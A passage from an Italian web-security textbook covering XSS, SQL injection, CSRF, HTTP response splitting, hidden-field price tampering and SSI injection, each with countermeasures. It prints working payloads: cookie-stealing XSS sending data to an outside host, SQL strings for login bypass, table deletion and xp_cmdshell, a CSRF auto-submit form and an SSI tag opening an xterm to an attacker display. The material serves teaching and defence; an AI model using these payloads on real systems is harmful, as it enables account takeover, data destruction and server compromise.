


Figura 10.12 IBM Rational AppScan mostra i risultati della scansione sul sito dimostrativo.

da più test: viene creata un'unica vulnerabilità con più varianti. Senza questa funzione avremmo dovuto analizzare più di 700 casi!

Le funzioni di classe enterprise di WebInspect sono accompagnate da un prezzo corrispondente. Ciononostante, se cercate uno strumento di gestione automatizzata su larga scala della privacy e della sicurezza web, Rational AppScan dev'essere senz'altro preso in seria considerazione.

Le vulnerabilità più frequenti delle applicazioni web

Che cosa cerca un hacker quando valuta la tipica applicazione web? I problemi sono spesso molti, ma in anni di esperienza abbiamo visto che tendono a ricadere in categorie ben definite e ricorrenti.

L'OWASP (*Open Web Application Security Project*, owasp.org) ha documentato le vulnerabilità più critiche delle applicazioni web. Di particolare interesse è il “Top Ten Project”, che offre una classifica aggiornata con regolarità dei peggiori problemi di sicurezza delle applicazioni web (owasp.org/index.php/Top_10). Gli esempi che vedremo in seguito riguardano solo alcune delle categorie di OWASP:

- A2: Cross-Site Scripting (XSS)
- A1: Injection Flaws
- A5: Cross-Site Request Forgery (CSRF)



Attacchi di Cross-Site Scripting (XSS)

<i>Popolarità:</i>	9
<i>Semplicità:</i>	3
<i>Impatto:</i>	5
<i>Grado di rischio:</i>	6

Come la maggioranza delle vulnerabilità che abbiamo visto in questo capitolo, il *cross-site scripting* nasce da defezioni nelle routine di validazione dell'input/output delle applicazioni web. Tuttavia, l'attacco XSS non viene generalmente diretto all'applicazione in sé ma piuttosto agli altri utenti dell'applicazione vulnerabile. Per esempio, un utente malintenzionato può inserire un messaggio nel libro degli ospiti di un'applicazione web, con del contenuto eseguibile. Quando un altro utente visualizza questo messaggio, il browser interpreterà il codice e lo eseguirà, fornendo potenzialmente all'hacker il controllo della macchina del secondo utente. Perciò gli attacchi XSS generalmente si rivolgono all'utente finale dell'applicazione, un aspetto spesso equivocabile di questo tipo di exploit.

Attacchi XSS ben congegnati possono devastare l'intera comunità di utenti di un'applicazione web, oltre alla reputazione dell'azienda che la ospita. Nello specifico, gli XSS possono dirottare sessioni, rubare credenziali o cookie, reindirizzamento su altri siti, diffamazione della credibilità di un'azienda. L'attacco di tipo XSS più comune consiste nel rubare i cookie di sessione di un utente, altrimenti inaccessibili. Gli attacchi più recenti stanno diventando sempre più insidiosi, propagano dei worm attraverso siti di social network o, peggio, infettano i computer vittime con dei malware.

La tecnica alla base degli attacchi XSS è descritta dettagliatamente sul sito dell'OWASP all'indirizzo [owasp.org/index.php/Cross-site_Scripting_\(XSS\)](http://owasp.org/index.php/Cross-site_Scripting_(XSS)). In breve, quasi tutte le opportunità di tipo XSS nascono da applicazioni che non sanno gestire con sicurezza l'input e l'output HTML, in particolare i tag HTML racchiusi tra segni di maggiore e minore (< e >) e alcuni altri caratteri come le virgolette doppie ("") e la e-commerciale (&), che racchiudono il codice eseguibile degli script. Quasi ogni vulnerabilità XSS che abbiamo trovato era relativa a errori nel rimuovere i simboli di maggiore e minore dall'input e reinserirli nell'output.

La Tabella 10.4 mostra le stringhe XSS utilizzate per determinare se un'applicazione è vulnerabile.

Tabella 10.4 Stringhe XSS comuni.

Tipo di attacco XSS	Stringa di esempio
Iniezione di uno script in una variabile	<code>http://localhost/page.asp?variable=<script>alert('Test')</script></code>
Variazione dell'esempio precedente: visualizza un cookie della vittima	<code>http://localhost/page.asp?variable=<script>alert(document.cookie)</script></code>
Iniezione in un tag HTML: il link iniettato invia un cookie della vittima per mail a un sito canaglia	<code>http://localhost/page.php?variable=""><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?%20+document.cookie</script></code>
Iniezione dell'attributo "onload" del tag HTML BODY in una variabile	<code>http://localhost/frame.asp?var=%20onload=alert(document.domain)</code>
Iniezione di codice JavaScript in una variabile usando un tag IMG	<code>http://localhost//cgi-bin/script.pl?name=""></code>

Come potete vedere nella Tabella 10.4, i due approcci più comuni consistono nel cercare di inserire dei tag HTML all'interno di variabili e tag HTML già esistenti nella pagina vulnerabile. In genere questo avviene inserendo un tag HTML che inizia con un segno di minore (<) o parentesi angolare aperta, o con un doppio apice seguito da un segno di maggiore (">) e da un segno di minore (<), che possono essere interpretati come la chiusura del tag HTML precedente e l'apertura di un nuovo tag. Si può usare anche la codifica esadecimale per creare miriadi di varianti. Ecco alcuni esempi:

- %3c invece di <
- %3e invece di >
- %22 invece di “

SUGGERIMENTO

Consigliamo di consultare il sito RSnake "XSS Cheatsheet" all'indirizzo ha.ckers.org/xss.html per centinaia di varianti di XSS come queste.

Contromisure contro il Cross-Site Scripting

Per evitare gli attacchi di tipo XSS, raccomandiamo di seguire alcuni consigli di carattere generale.

- Filtrare i parametri di input e rimuovere i caratteri speciali; nessuna applicazione web dovrebbe accettare caratteri che possono contenere dell'input eseguibile: < > (?) # & “.
- Codificare l'output in HTML in modo che, anche se vengono inseriti caratteri speciali, diventino innocui per i successivi utenti dell'applicazione. In alternativa, si possono filtrare i caratteri speciali nell'output (ottenendo una difesa in profondità, la cosiddetta "defense in depth").
- Se l'applicazione ha bisogno di creare dei cookie, utilizzare Microsoft HttpOnly cookie (i client web devono utilizzare Internet Explorer 6 SP1 o successivi e Mozilla Firefox 2.0.05 o successivi). Questa caratteristica può essere attivata negli header di risposta HTTP. Marca i cookie come "HttpOnly" ed evita che siano resi disponibili agli script, anche se si tratta dello stesso sito che li ha impostati. Perciò, anche se l'applicazione ha una vulnerabilità XSS, se gli utenti utilizzano IE6 SP1 o versione successiva, i cookie non possono essere consultati da script XSS malevoli.
- Analizzare le proprie applicazioni alla ricerca di vulnerabilità XSS su base regolare utilizzando uno degli strumenti e delle tecniche descritti in questo capitolo, per poi correggere quel che si trova.

SQL injection

Popolarità:	9
Semplicità:	5
Impatto:	8
Grado di rischio:	7

La maggioranza delle applicazioni web moderne si basano su contenuti dinamici per richiamare l'aspetto dei consueti programmi da desktop. Questo dinamismo si ottiene in

genera ottenendo dati aggiornati da un database o da un servizio esterno. In risposta alla richiesta di una pagina web, l'applicazione genera una query, spesso contenente parti della richiesta. Se l'applicazione non sta attenta a come costruisce la query, l'hacker può modificarla. Questi *injection flaw* possono essere devastanti, dato che il servizio database spesso si fida dell'applicazione web e può venir compromesso anche se dietro diversi firewall.

Una delle più popolari piattaforme database per il Web è un sistema di gestione di database relazionale, RDBMS (*Relational Database Management System*). Molte applicazioni web si basano interamente su script di front-end che si limitano a interrogare un RDBMS, sul medesimo server web o in un sistema di back-end separato. Uno degli attacchi più insidiosi a un'applicazione web consiste nel dirottare le query utilizzate dagli script di front-end per ottenere il controllo sull'applicazione e i relativi dati. Uno dei meccanismi più efficienti per ottenere questo risultato è la cosiddetta *SQL injection*. Mentre gli injection flaw possono interessare qualsiasi tipo di servizio esterno, dal server di posta a quello di directory, la SQL injection è di gran lunga la vulnerabilità più diffusa e sfruttata. La SQL injection consiste nell'inserire query SQL grezze all'interno di un'applicazione per ottenere azioni inattese. Spesso basta semplicemente modificare le query esistenti per ottenere gli stessi risultati—il linguaggio SQL può essere manipolato addirittura aggiungendo un unico carattere in un punto scelto con cognizione e generare risultati maligni. Alcuni dei caratteri utilizzati in questi casi sono l'apice rovesciato ('), il trattino doppio (- -) e il punto e virgola, ciascuno con un significato speciale per SQL.

Che cosa può riuscire a fare un hacker usurpando una query SQL? Tanto per cominciare, può accedere a dati non autorizzati. Con tecniche ancora più subdole, possono saltare l'autenticazione od ottenere il controllo completo sul server web o sistemi RDBMS di back-end. Diamo un'occhiata alle varie possibilità.

Esempi di SQL injection

Per vedere se un'applicazione è vulnerabile all'SQL injection, digitate qualcuno degli esempi riportati nella Tabella 10.5 nei campi di form.

Tabella 10.5 Esempi di SQL injection.

Saltare l'autenticazione

Autenticarsi senza alcuna credenziale:

Username: ' OR "='Password: ' OR "='

Autenticarsi solo col nome utente:

Username: admin'--

Autenticarsi con le credenziali del primo utente nella tabella “users”:

Username: ' or 1=1-

Autenticarsi come un utente fittizio:

Username: ' union select 1, 'user', 'passwd' 1-

Causare distruzione

Cancellare una tabella:

Username: 'drop table users-

Spegnere il database da remoto:

Username: aaaaaaaaaaaaaa' Password: ';

shutdown-

Esecuzione di chiamate a funzioni e Stored Procedure

Eseguire xp_cmdshell per ottenere il contenuto di una directory:

http://localhost/script?o';EXEC+master..xp_cmdshell+'dir '+';

Eseguire xp_servicecontrol per manipolare i servizi:

http://localhost/script?o';EXEC+master..xp_servicecontrol+'start',+'server';-

I risultati di queste query non sono sempre visibili all'hacker tramite l'interfaccia dell'applicazione, ma le query vengono comunque eseguite. Una tecnica comune denominata *SQL injection out-of-band* può essere utilizzata per forzare un database a inviare i dati richiesti a un server controllato dall'hacker attraverso vari protocolli quali HTTP, DNS o perfino email. Molte piattaforme RDBMS supportano meccanismi integrati che consentono di inviare informazioni out-of-band all'hacker. Un'altra tecnica comune è detta *SQL injection cieco* e consiste nell'iniettare delle query come quelle della Tabella 10.5 in applicazioni nelle quali il risultato non viene poi visualizzato all'hacker. Lavorando solo con minime modifiche nel comportamento dell'applicativo, l'hacker deve saper elaborare query molto complesse per mettere assieme un insieme di istruzioni che formino una compromissione del server. La tecnica SQL injection "cieca" può essere automatizzata tramite strumenti che si fanno carico di gran parte del 'lavoro sporco' dell'attacco, come vedremo tra poco. Non tutte le sintassi viste qui funzionano su ogni database. Le informazioni della Tabella 10.6 indicano quali tecniche possono funzionare su ciascuna piattaforma.

Tabella 10.6 Compatibilità della sintassi SQL injection tra vari tipi di database.

Informazioni specifiche dei database

	MySQL	Oracle	DB2	Postgres	MS SQL
UNION	S	S	S	S	S
Subselect	S	S	S	S	S
Istruzioni multiple	N (dipende dalle impostazioni del driver)	N	N	S	S
Stored procedure di default	–	Molte (utl_*, dbms_*, Java)	–	–	Molte (xp_cmdshell)
Altri commenti	Supporta "INTO OUTFILE"	–	–	–	–

Sistemi di SQL injection automatizzati

Generalmente la SQL injection viene effettuata manualmente. Sono tuttavia disponibili alcuni strumenti in grado di automatizzare il processo di identificazione e sfruttamento di tali debolezze. Entrambi gli strumenti commerciali per la valutazione di applicazioni web che abbiamo visto prima, HP WebInspect e Rational AppScan, dispongono di strumenti e controlli per effettuare delle SQL injection automatizzate. L'automazione totale è ancora in via di perfezionamento: questi strumenti generano ancora un ampio numero di falsi positivi, ma forniscono un ottimo punto di partenza per indagini successive.

SQL Power Injector è uno strumento gratuito per analizzare applicazioni web e rilevare vulnerabilità di tipo SQL injection. Compilato sulla base di .NET Framework, può verificare moltissime piattaforme database, come MySQL, Microsoft SQL Server, Oracle, Sybase e DB2. Scaricatelo all'indirizzo sqlpowerinjector.com/.

Esistono anche alcuni strumenti che analizzano molto dettagliatamente vulnerabilità di tipo SQL injection, ma tendono ad essere specifici per un unico tipo di database. Absinthe, disponibile all'indirizzo 0x90.org/releases/absinthe/index.php, è uno strumento con interfaccia grafica che recupera automaticamente lo schema e il contenuto di un

database che soffra di una vulnerabilità SQL injection cieca. Supporta Microsoft SQL Server, Postgres, Oracle e Sybase.

Per scavare ancora più in profondità, Sqlninja, disponibile presso sqlninja.sourceforge.net/, consente di impossessarsi completamente dell'host contenente un database Microsoft SQL Server. Quando entra in funzione, Sqlninja può addirittura craccare le password del server, scalare i privilegi e dare all'hacker l'accesso grafico all'host!

Un altro strumento comune è sqlmap, disponibile presso sqlmap.sourceforge.net/, che supporta la maggior parte degli RDBMS in uso oggi.

Contromisure contro l'SQL injection

L'attacco di SQL injection è uno dei più facili da evitare. Per creare una vulnerabilità, lo sviluppatore deve utilizzare istruzioni SQL dinamiche e concatenare direttamente l'input. Ecco un elenco vasto ma tutt'altro che completo dei metodi utilizzabili per prevenire problemi di SQL injection.

- **Utilizzare variabili bind (query con parametri).** Se si utilizzano istruzioni statiche e variabili bind per passare i vari parametri, non può esservi SQL injection. Un altro vantaggio è che in questo modo l'applicazione viene eseguita più velocemente, perché l'RDBMS sottostante può memorizzare nella cache i piani di esecuzione delle istruzioni e non necessita di rianalizzare ogni singola istruzione.
- **Effettuare una rigida validazione dell'input su qualsiasi cosa che provenga dal client.** Seguire il mantra della programmazione: “vincola, rifiuta e ripulisci”. Vincolare l'input dove possibile (per esempio, consentire solo valori numerici per un campo che deve contenere un codice di avviamento postale), rifiutare tutto ciò che non coincide col modello atteso, e ripulire quel che il vincolo iniziale non ha scremato. Nella pulitura finale sarà opportuno validare il tipo di dato, la lunghezza, l'intervallo di valori consentiti e la correttezza formale. Fate riferimento alla Regular Expression Library all'indirizzo regxlib.com per ottimi esempi di espressioni regolari per la validazione degli input.
- **Implementare la gestione d'errore di default.** Utilizzare un messaggio di errore generico per tutti i tipi di errore. Una tecnica di SQL injection comune prevede l'uso di messaggi di errore tratti dal database per ottenere informazioni. Non mostrate mai null'altro che messaggi generici all'utente finale.
- **Bloccare ODBC.** Disabilitare la messaggistica verso i client. Non consentire che istruzioni SQL in chiaro viaggino sulla rete. Questo per evitare che anche i client possano eseguire codice SQL arbitrario.
- **Bloccare la configurazione del server di database.** Specificare utenti, ruoli e permessi. Implementare dei trigger a livello di RDBMS. In questo modo, anche se qualcuno accede al database e lancia dei comandi SQL arbitrari, non riuscirà a eseguire nulla di inatteso.
- **Usare framework di programmazione.** Strumenti quali Hibernate o LINQ incoraggiano (praticamente obbligano) all'uso di variabili bind.

Per altri consigli, fate riferimento all'articolo di MSDN (*Microsoft Developer Network*) all'indirizzo msdn.microsoft.com/library/en-us/bldgapps/ba_highprog_11kk.asp. Se la vostra applicazione è scritta in ASP, utilizzate lo strumento Microsoft Source Code Analyzer for

SQL Injection, scaricabile all'indirizzo support.microsoft.com/kb/954476, per verificare la presenza di eventuali vulnerabilità.



CSRF (*Cross-Site Request Forgery*)

<i>Popolarità:</i>	5
<i>Semplicità:</i>	3
<i>Impatto:</i>	7
<i>Grado di rischio:</i>	5

Le vulnerabilità di tipo CSRF (*Cross-Site Request Forgery*) sono conosciute da circa un decennio, ma solo recentemente sono considerate un problema serio. Il worm MySpace Samy, rilasciato nel 2005, le ha portate alla ribalta fino alla posizione numero 5 della top ten OWASP 2010.

Il concetto di base è semplice: le applicazioni web assegnano ai propri utenti delle sessioni autenticate persistenti in modo che non debbano riautenticarsi ogni volta che richiedono una pagina. Ma se un hacker riesce a convincere il browser di un utente a inviare una richiesta al sito web, può utilizzare la persistenza della sessione per effettuare azioni con le credenziali della vittima.

Attacchi di questo tipo producono moltissimi disagi per le vittime: le password dei loro account possono essere cambiate, possono essere effettuati bonifici, acquisti online e così via. Dato che è il browser della vittima che fa la richiesta, l'hacker può mirare a obiettivi cui normalmente non avrebbe accesso; spesso il CSRF viene usato per modificare la configurazione di modem o router DSL. Le vulnerabilità di questo tipo sono decisamente semplici da sfruttare. Nello scenario più banale, un hacker può limitarsi a inserire un tag image in una pagina web visitata di frequente, come un forum; quando la vittima apre la pagina, il browser invierà una richiesta GET per ottenere l'immagine. Invece di essere un collegamento a un'immagine, quel tag esegue un'azione sul sito web bersaglio. Dato che la vittima è loggata al sito, l'azione avviene dietro le quinte, senza che l'utente si accorga di nulla di strano.

```

```

Che cosa accade se la form richiede un HTTP POST invece di una semplice GET? Facile, basta creare una form nascosta e far inviare la richiesta a uno script in JavaScript:

```
<html>
<body onload="document.CSRF.submit()">
  <form name="CSRF" method="POST" action="http://example.com/update_account.asp">
    <input type="hidden" name="new_password" value="evil" />
  </form>
</body>
</html>
```

È importante capire che, dalla prospettiva della vostra applicazione web, non avviene nulla di strano. Tutto quel che l'applicazione vede, è un utente autenticato che ha inviato una richiesta ben-formata. L'applicazione senza alcun sospetto effettua le istruzioni che le sono state inviate.



Contromisure contro il CSRF (Cross-Site Request Forgery)

La chiave della prevenzione di vulnerabilità CSRF consiste nel vincolare la richiesta in arrivo alla sessione autenticata. Quel che rende questo genere di vulnerabilità così pericolose è che l'hacker non deve conoscere nulla della vittima per sferrare l'attacco. Una volta che l'hacker ha creato il tranello, questo funzionerà su qualsiasi vittima si autentichi sul sito web. Per evitarlo, l'applicazione web dovrebbe inserire sempre dei valori casuali, legati alla sessione dell'utente, nelle form che genera. Se arriva una richiesta che non ha un valore corrispondente alla sessione dell'utente, si deve chiedere all'utente di autenticarsi di nuovo e confermare l'azione richiesta. Alcuni framework, come Ruby on Rails versione 2 e successive, offrono questa funzionalità automaticamente. Controllate se il vostro framework applicativo ne dispone; in tal caso attivatela, altrimenti implementate dei token di richiesta nella logica della vostra applicazione.

Inoltre, quando sviluppare delle applicazioni web, considerate l'opportunità di chiedere all'utente di ri-autenticarsi l'utente ogni volta che sta per effettuare un'operazione potenzialmente pericolosa, come per esempio modificare la password dell'account. Questa piccola precauzione causerà solo un minimo fastidio agli utenti, ma fornirà loro la totale sicurezza che non saranno vittime di attacchi CSRF.



HTTP Response Splitting

<i>Popolarità:</i>	3
<i>Semplicità:</i>	3
<i>Impatto:</i>	6
<i>Grado di rischio:</i>	4

L'*HTTP response splitting* è una tecnica di attacco alle applicazioni pubblicata per la prima volta dalla Sanctum, Inc., nel marzo del 2004. La causa primaria di questa classe di vulnerabilità è esattamente la stessa dell'*SQL injection* e del *cross-site scripting*: una insufficiente validazione dell'input da parte dell'applicativo. Perciò questo fenomeno andrebbe più propriamente chiamato “*HTTP response injection*”, ma chi siamo noi per ribattezzarlo? Quale che sia il nome, gli effetti dell'*HTTP response splitting* sono simili a quelli dell'*XSS*: gli utenti possono essere attratti in situazioni compromettenti, aumentando la probabilità di attacchi *phishing* e susseguenti danni alla reputazione del sito.

Per fortuna, come accadeva con l'*XSS*, il meccanismo dell'*HTTP response splitting* in genere richiede di convincere un utente a cliccare su un collegamento ipertestuale opportunamente avvelenato su un sito non affidabile o in una email.

Un altro fattore che in qualche modo oggi mitiga il rischio di *HTTP response splitting* è che vengono toccate solo le applicazioni progettate per inserire dati utente nelle risposte HTTP. Questo avviene in genere solo negli script lato server che re-indirizzano le query a un nuovo nome del sito. Nella nostra esperienza, questo accade in pochissime applicazioni; tuttavia ne abbiamo trovata qualcuna, per cui è un problema reale. Inoltre queste applicazioni tendono a essere le uniche che rimangono per sempre (per quale motivo dovreste riscrivere delle query?) e perciò molto sensibili per l'organizzazione. Ne deriva che dovete identificare tutte le opportunità potenziali di *HTTP response splitting* nelle vostre applicazioni. Fare questo è abbastanza semplice. Esattamente come la maggioranza delle vulnerabilità XSS derivano dalla possibilità di inviare alle applicazioni segni di maggiore e minore

(> e <), praticamente tutte le vulnerabilità HTTP response splitting prevedono l'utilizzo di uno dei due principali metodi di reindirizzamento utilizzati sul Web:

- **JavaScript:** response.sendRedirect
- **ASP:** Response.Redirect

Neanche a dirlo, tutte le vulnerabilità di tipo HTTP response splitting derivano da questi metodi. Abbiamo trovato addirittura delle applicazioni non basate su script vulnerabili all'HTTP response splitting (compresa un'applicazione ISAPI su uno dei principali servizi online). Microsoft ha rilasciato un bollettino elencando i prodotti che soffrono di questa vulnerabilità. Perciò, non partite dal presupposto che la vostra applicazione non soffra di questa vulnerabilità finché non avrete testato la logica del vostro codice.

Dato che l'articolo di Microsoft tratta di JavaScript, noi osserviamo che si presenta una vulnerabilità HTTP response splitting in ASP.

SUGGERIMENTO

Potete trovare facilmente le pagine che usano i metodi response redirect cercando le relative stringhe in un buon motore di ricerca.

Response è uno dei molteplici oggetti COM intrinseci (oggetti ASP integrati) disponibili alle pagine ASP. Response.Redirect è uno dei metodi di tale oggetto. Il sito MSDN di Microsoft (msdn.microsoft.com) fornisce informazioni molto complete sul funzionamento del metodo Response.Redirect e non scenderemo nel dettaglio qui, salvo fornire un esempio di come dev'essere chiamato in una tipica pagina web. La Figura 10.13 mostra un esempio che è saltato fuori dopo una banale ricerca di "Response.Redirect" su Google.

Il codice di base che sta dietro a questa form è abbastanza semplice:

```
If Request.Form("selEngines") = "yahoo" ThenResponse.Redirect("http://search.yahoo.com/
bin/search?p=" &
Request.Form("txtSearchWords"))
End If
```

L'errore in questo codice può non essere immediatamente evidente, dato che abbiamo tolto un po' di codice di contorno. La form prende l'input dall'utente ("txtSearchWords") e lo ridirige alla pagina di ricerca di Yahoo! utilizzando Response.Redirect. Si tratta di un candidato ideale per problemi di validazione cross-site, compreso l'HTTP response splitting, per cui inviamo all'applicativo qualcosa di potenzialmente dannoso. Vediamo cosa succede se inseriamo il testo seguente nella form (abbiamo inserito un ritorno a capo per ragioni tipografiche):

```
blah%0d%0aContent-Length:%200%0d%0aHTTP/1.1%20200%200K%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2020%0d%0a<html>Hacked!</html>
```

Figura 10.13 Un semplice modulo web che utilizza il metodo Response.Redirect ASP per inviare l'input dell'utente a un altro sito.

L'input viene incorporato nel `Response.Redirect` a Yahoo!. Di fatto al browser viene inviata la risposta seguente:

```
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Fri, 06 Aug 2004 04:35:42 GMT
Location: http://search.yahoo.com/bin/search?p=blah%0d%0a
Content-Length:%200%0d%0a
HTTP/1.1%20200%200K%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2020%0d%0a
<html>Hacked!</html>
Connection: Keep-Alive
Content-Length: 121
Content-Type: text/html
Cache-control: private
<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.</body>.
```

Abbiamo inserito dei ritorni a capo in questo output per illustrare visivamente che cosa succede quando questa risposta viene ricevuta sul browser dell'utente. Questo avviene anche da programma, perché `%0d%0a` viene interpretato dal browser come un CRLF, ovvero un ritorno a capo. Perciò il primo header HTTP `Content-Length` conclude la vera risposta a lunghezza zero, mentre la riga seguente che inizia con `HTTP/1.1` inizia una risposta iniettata che può essere controllata da un attaccante. Ci siamo limitati a visualizzare del codice HTML innocuo, ma un hacker può essere molto più creativo con header come `Set-Cookie` (modifica dell'identità), `Last-Modified` e `Cache-Control` (avvelenamento della cache). Per assistervi ulteriormente abbiamo evidenziato l'intera risposta iniettata riportandola in grassetto.

Anche se abbiamo scelto di illustrare l'HTTP response splitting con un esempio basato sulla fornitura di un input diretto a un'applicazione server, il modo in cui viene sfruttato nel mondo reale assomiglia molto a quello del cross-site scripting (XSS). Un hacker invia una mail contenente un link a un server vulnerabile con una risposta HTTP iniettata che ha l'effetto di dirigere l'utente su un sito tranello. Questo impone un cookie falso e/o avvelena la cache della vittima in modo che venga dirottata a siti trabocchetto quando punta a eBay o a Google.



Contromisure contro l'HTTP Response Splitting

Come accadeva con l'SQL injection e l'XSS, l'unica contromisura preventiva per l'HTTP response splitting è una rigida validazione dell'input. Come abbiamo visto negli esempi precedenti, l'input di cui andare a caccia sono CR e LF codificati (ovvero `%0d%0a`). Ovviamente vi consigliamo di non limitarvi a cercare questa "stringa cattiva", infatti gli hacker hanno già dimostrato di saper aggirare questa visione così semplicistica. Come abbiamo già detto spesso in questo libro, "vincola, rifiuta e ripulisci" è un approccio di validazione assai più affidabile. Ovviamente l'esempio che abbiamo usato per descrivere l'HTTP response splitting non si presta a essere vincolato (l'applicazione in questione è essenzialmente un motore di ricerca che deve aspettarsi una vasta gamma di input dagli utenti che vogliono interrogarlo sugli argomenti più disparati). Quindi passiamo a "rifiuta e ripulisci" e togliamo simboli di percentuale, maggiore e minore (%,< e >).

Forse possiamo definire un modo per fare l'escape di tali caratteri per quegli utenti che vogliono utilizzarli in una ricerca (anche se può sembrare scomodo, in alcuni può creare molti meno problemi di un input non validato). Riportiamo di seguito alcuni frammenti di codice .NET che tagliano via tali caratteri dall'input utilizzando il metodo `CleanInput`, che ritorna una stringa dopo aver tolto tutti i caratteri non-alfanumerici tranne il simbolo “at” (@), il trattino (-) e il punto (.). Per prima cosa un esempio in Visual Basic:

```
Function CleanInput(strIn As String) As String
    ' Replace invalid characters with empty strings.
    Return Regex.Replace(strIn, "[^\w\.\@-]", "")
End Function
```

Poi in C#:

```
String CleanInput(string strIn)
{
    // Replace invalid characters with empty strings.
    return Regex.Replace(strIn, @"[^\\w\\.\\@-]", "");
}
```

Altra cosa da considerare nelle applicazioni che richiedono una validazione dell'input complessa (come i motori di ricerca) è la validazione dell'output. Come abbiamo evidenziato nella nostra discussione dell'XSS, ogni volta che l'input di un utente deve essere visualizzato a un altro utente si deve utilizzare la validazione dell'output (specialmente quando si tratta di utenti amministratori). La codifica in HTML assicura che il testo verrà visualizzato correttamente nel browser ma non interpretato come HTML. Per esempio, se una stringa di testo contiene i caratteri < e >, il browser li interpreta come delimitatori di un tag HTML. La codifica di questi due caratteri è < and >, rispettivamente, e li rappresenta correttamente nel browser. Codificando le risposte in HTML prima di inviarle al browser, si possono evitare gran parte dei tranelli dell'HTTP response splitting. Esistono moltissime librerie di codifica HTML in grado di effettuare questa funzione sull'output. Sulle piattaforme compatibili con Microsoft .NET, si può utilizzare il metodo `HttpServerUtility.HtmlEncode` per codificare facilmente l'output.

Infine, riteniamo utile menzionare una norma di buona programmazione che aiuta a evitare che i motori di ricerca mostrino vulnerabilità di questo tipo: utilizzate la direttiva `runat` per disattivare l'esecuzione di codice ASP fuori dal server:

```
<form runat="server">
```

Questo ordina che l'esecuzione avvenga sul server prima di essere spedita al client (ASP.NET richiede la presenza della direttiva `runat` anche solo per l'esecuzione di un controllo). Definendo esplicitamente l'esecuzione lato server si evita che la propria applicazione web privata venga pubblicizzata come vulnerabile da Google!



Uso errato dei tag nascosti

Popolarità:	5
Semplicità:	6
Impatto:	6
Grado di rischio:	6

Molte aziende fanno affari su Internet, vendendo i propri prodotti e servizi a chiunque abbia un browser. Ma carrelli elettronici mal progettati possono permettere a un hacker di falsificare dei valori, come il prezzo. Prendete per esempio un piccolo venditore di hardware che ha impostato il proprio server web in modo che i visitatori possano fare acquisti online. I programmatori, però, hanno fatto uno sbaglio madornale nel codice: utilizzano dei tag HTML nascosti come unico meccanismo per assegnare i prezzi agli oggetti. Una volta che un hacker scopre questa vulnerabilità, può modificare il valore del tag nascosto che rappresenta il prezzo e ridurlo considerevolmente.

Per esempio, supponiamo che un sito web usi il seguente codice HTML sulla pagina di vendita:

```
<FORM ACTION="http://192.168.51.101/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>
</FORM>
```

Una semplice modifica del prezzo con un editor HTML permette all'hacker di concludere l'acquisto per \$ 1,99 invece che per \$199,99 (il prezzo che dovrebbe avere):

```
<input type=hidden name="price" value="1.99">
```

Se pensate che un errore di questo tipo sia raro, vi state sbagliando. Provate a cercare su un motore di ricerca la stringa **type=hidden name=price** e troverete centinaia di siti con questa vulnerabilità.

Un'altra forma di attacco utilizza la larghezza dei campi. Durante la scrittura dell'applicativo viene decisa la dimensione dei campi, ma un hacker può modificare tale dimensione impostandola su un numero grande (per esempio 70.000) e inserire una stringa di caratteri altrettanto lunga per far andare il server in crash od ottenere risultati inattesi.

Contromisure contro la vulnerabilità dei tag nascosti

Per evitare lo sfruttamento di tag HTML nascosti, evitate di utilizzarli per memorizzare informazioni come il prezzo di un oggetto, o almeno confermatene il valore prima di processarlo.



SSI (*Server Side Include*)

Popolarità:	4
Semplicità:	4
Impatto:	9
Grado di rischio:	6

SSI (*Server Side Include*) è un meccanismo che offre funzionalità interattive senza programmazione. Gli sviluppatori usano spesso SSI per ottenere la data e ora di sistema o per eseguire un comando di sistema e valutarne l'output per prendere una decisione all'interno del programma. Sono disponibili un certo numero di funzioni, dette *tag*, quali `echo`, `include`, `fsize`, `flastmod`, `exec`, `config`, `odbc`, `email`, `if`, `goto`, `label` e `break`. Le tre preferite dagli hacker sono `include`, `exec` ed `email`.

Se si inserisce del codice SSI in un campo che viene valutato come un documento HTML dal server web, si possono eseguire comandi locali e ottenere l'accesso al server stesso. Per esempio, se l'hacker inserisce un tag SSI nel campo nome o cognome durante la creazione di un nuovo account, il server web può valutare la stringa e cercare di eseguirla. Il tag SSI seguente apre un terminale xterm sul display dell'hacker:

```
<!--#exec cmd="/usr/X11R6/bin/xterm -display attacker:0 &-->
```

